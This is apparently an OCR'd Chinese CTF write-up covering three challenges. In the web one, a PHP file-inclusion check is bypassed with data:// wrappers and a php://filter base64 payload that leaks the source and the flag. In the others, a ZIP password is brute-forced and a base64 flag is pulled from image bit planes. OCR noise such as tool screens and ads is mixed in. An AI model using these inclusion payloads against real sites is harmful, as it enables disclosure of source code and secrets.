注意事项：编写完 wp 后，保存为 pdf 格式文档上传，文档大小限制在 10M 以内

Web

CodeCheck 解题

1、 打开靶机，显示 NONONO，看源码中注释内容为 index.php 的内容：

```
<!-
-
    $flag = "**********";
    if(!isset($_GET['a']) or !isset($_GET['b']))
    {
    die("NONONO");
    }
    if(file_get_contents($_GET['a'])!== "flag")
    {
    die("NONONO");
    }
    if(file_get_contents($_GET['b'])!==$_GET['c'])
    {
    die("NONONO");
    }
    if(isset($_GET['d']))
    {
    include($_GET['d']);
    }-->
    NONONO
```

2、 由源码可得知，获取 flag 的方法是通过 get 字符串和 php://filter base64 加密来获取源码。

3、 从第一个判断得知必须 a 和 b 都存在才能绕过，从第二个判断中得知 file_get_contents($_GET['a'])要为 flag 才能绕过，第三个判断和第二个差不多，最后从第四个判断中用 php://filter/read=convert.base64-encode/resource=index.php 获取 base64 源码。

4、 所以一设置 url 为：

http://ed42d21d545c3c9d.node.nsctf.cn/ （靶机）

?a=data://text/plain;base64,ZmxhZw== （ZmxhZw==解码为 flag）

&b=data://text/plain;base64,ZmxhZw== （为了方便直接用第二个判断的入参）

&c=flag （为了方便直接用第二个判断的入参）

&d=php://filter/read=convert.base64-encode/resource=index.php（获取 index.php 的 base64）

5、 最后得到返回：

```
<!--
$flag = "**********";
if(!isset($_GET['a']) or !isset($_GET['b']))
{
die("NONONO");
}
if(file_get_contents($_GET['a'])!== "flag")
{
die("NONONO");
}
if(file_get_contents($_GET['b'])!==$_GET['c'])
{
die("NONONO");
}
if(isset($_GET['d']))
{
include($_GET['d']);
}-->
```

```
PCEtLSANCiRmbGFnID0gIioqKioqKioqKioqIjsNCmlmKCFpc3NldCgkX0dFVFsnYSdd
KSBvciAhaXNzZXQoJF9HRVRbJ2InXSkpDQp7DQogICAgZGllKCJOT05PTk8iKTsNCn0N
CmlmKGZpbGVfZ2V0X2NvbnRlbnRzKCRfR0VUWydhJ10pIT09ICJmbGFnIikNCnsNCiAg
ICBkaWUoIk5PTk9OTyIpOw0KfQ0KaWYoZmlsZV9nZXRfY29udGVudHMoJF9HRVRbJ2In
XSkhPT0kX0dFVFsnYyddKQ0KewOKICAgIGRpZSgiTk9OT05PIik7DQp9DQppZihpc3Nl
dCgkX0dFVFsnZCddKSkNCnsNCiAgICBpbmNsdWRlKCRfR0VUWydkJ10pOw0KfS0tPg0K
PD9waHAgIA0KJGZsYWcgPSAiZmxhZ3tmbGFne2ZkZjY0YzNkOWVjNjQwY2Q5YjFhZDg4
NDQxN2FiNmMzfX0iOw0KaWYoIWlzc2VOKCRfR0VUWydhJ10pIG9yICFpc3NldCgkX0dF
VFsnYiddKSkNCnsNCiAgICBkaWUoIk5PTk9OTyIpOw0KfQ0KaWYoZmlsZV9nZXRfY29u
dGVudHMoJF9HRVRbJ2EnXSkhPT0gImZsYWciKQOKewOKICAgIGRpZSgiTk9OT05PIik7
DQp9DQppZihmaWxlX2dldF9jb250ZW50cygkX0dFVFsnYiddKSE9PSRfR0VUWydjJ10p
DQp7DQogICAgdmFyX2R1bXAoJF9HRVRbJ2MnXSk7DQogICAgdmFyX2R1bXAoZmlsZV9n
ZXRfY29udGVudHMoJF9HRVRbJ2InXSkpOwOKICAgIGRpZSgieWVzIik7DQp9DQppZihp
c3NldCgkX0dFVFsnZCddKSkNCnsNCiAgICBpbmNsdWRlKCRfR0VUWydkJ10pOwOKfQOK
Pz4NCg==
```

6、 将 base64 解码得到 flag{fdf64c3d9ec640cd9b1ad884417ab6c3}

```
<!--
$flag = "**********";
if(!isset($_GET['a']) or !isset($_GET['b']))
{
      die("NONONO");
}
if(file_get_contents($_GET['a'])!== "flag")
```


```
{
    die("NONONO");
}
if(file_get_contents($_GET['b'])!==$_GET['c'])
{
    die("NONONO");
}
if(isset($_GET['d']))
{
    include($_GET['d']);
}-->
<?php
$flag = "flag{flag{fdf64c3d9ec640cd9b1ad884417ab6c3}}";
if(!isset($_GET['a']) or !isset($_GET['b']))
{
    die("NONONO");
}
if(file_get_contents($_GET['a'])!== "flag")
{
    die("NONONO");
}
if(file_get_contents($_GET['b'])!==$_GET['c'])
{
    var_dump($_GET['c']);
    var_dump(file_get_contents($_GET['b']));
    die("yes");
}
if(isset($_GET['d']))
{
    include($_GET['d']);
}
?>
```

Pwn

Misc

zip 解题：


1、 打开压缩包提示密码为小于 9 位数的 0 和 1 组合。




2、 用 Zip 暴力破解工具


Passper for ZIP
字符设置
密码长度
前缀与后缀
小写字母
大写字母
数字
符号
概要
* 1、密码的长度(1-16位字符)：
字符
1
至
9
字符
我不知道
下一步



Passper for ZIP
字符设置
密码长度
前缀与后缀
小写字母
大写字母
数字
符号
概要
5、选择需要组合的数字：
全选
0
1
2
3
4
5
6
7
8
9
1 2 3
下一步



3、将压缩包用破解的密码解压得到




4、得到 flag 最终字段



BeautifulImage 解题

1、 通过 Stegsolve 打开图片，获取 bit planes 中 rgb 为 0 的值并导出文件



2、 将文件导入 flag 查找工具找到 base64 加密的 flag 值

3、 将找到的值进行解码得到 flag：


[随波逐流]CTF编码工具 V4.4 20230507
最新新版本为V4.5，您的软件需要更新。
Base/Rot加解密
字符加解密
中文解码
字符编码转换
已知key解密
进制转换
其他工具
文件及图片
在线CTF工具
赞赏作者
更新
密文↓(字数:52)
密钥key或参数:
一键解码
ZmxhZ3syNGVkZDc2ZTQ2YzIyYzY1Y2M1YmRkZDNjNmU0ZjZmM30=
解密结果↓
U选快抢 好货最高9.9元
↑解密结果转至文本框↑
一 键 解 码:
结 果
base64解码:
flag{24edd76e46c22c65cc5bddd3c6e4f6f3}
base32解码:
base16解码:
base85(a)解码:
base85(b)解码:
base58解码:
base36解码:
base91解码:
base92解码:
base62解码:
Base16-32-64-91混合多重解码:
1 isBase64 True ZmxhZ3syNGVkZDc2ZTQ2YzIyYzY1Y2M1YmRkZDNjNmU0ZjZmM30=
2 解码结果: flag{24edd76e46c22c65cc5bddd3c6e4f6f3}
如果最后一个的[解码结果]是乱码，倒数第二个就是正确是正确答案。
培根bacon解码:
摩斯解码:
猪圈解码:
VdtqV3wuEPZbVM12VXH2UvRuUvU1U2D1UdIbVMEaEdY0VaVdD30=
alz26解码:
Rot13解码:
MzkuM3flATIxMQp2MGD2LmV1LmL1L2Z1LzExMQAwAzHOMwMzZ30=
Rot18解码:
MzkuM8flATIxMQp7MGD7LmV1LmL6L7Z6LzExMQAwAzH5MwMzZ85=
Rot47解码:
Rot5解码:
ZmxhZ8syNGVkZDc7ZTQ7YzIyYzY6Y7M6YmRkZDNjNmU5ZjZmM85=
Quoted解码:
声明：此软件不得用于任何商业用途。
【腾讯云】双十一同价！云服务器等爆品抢先购，低至4.2元/月
www.lolo.xyz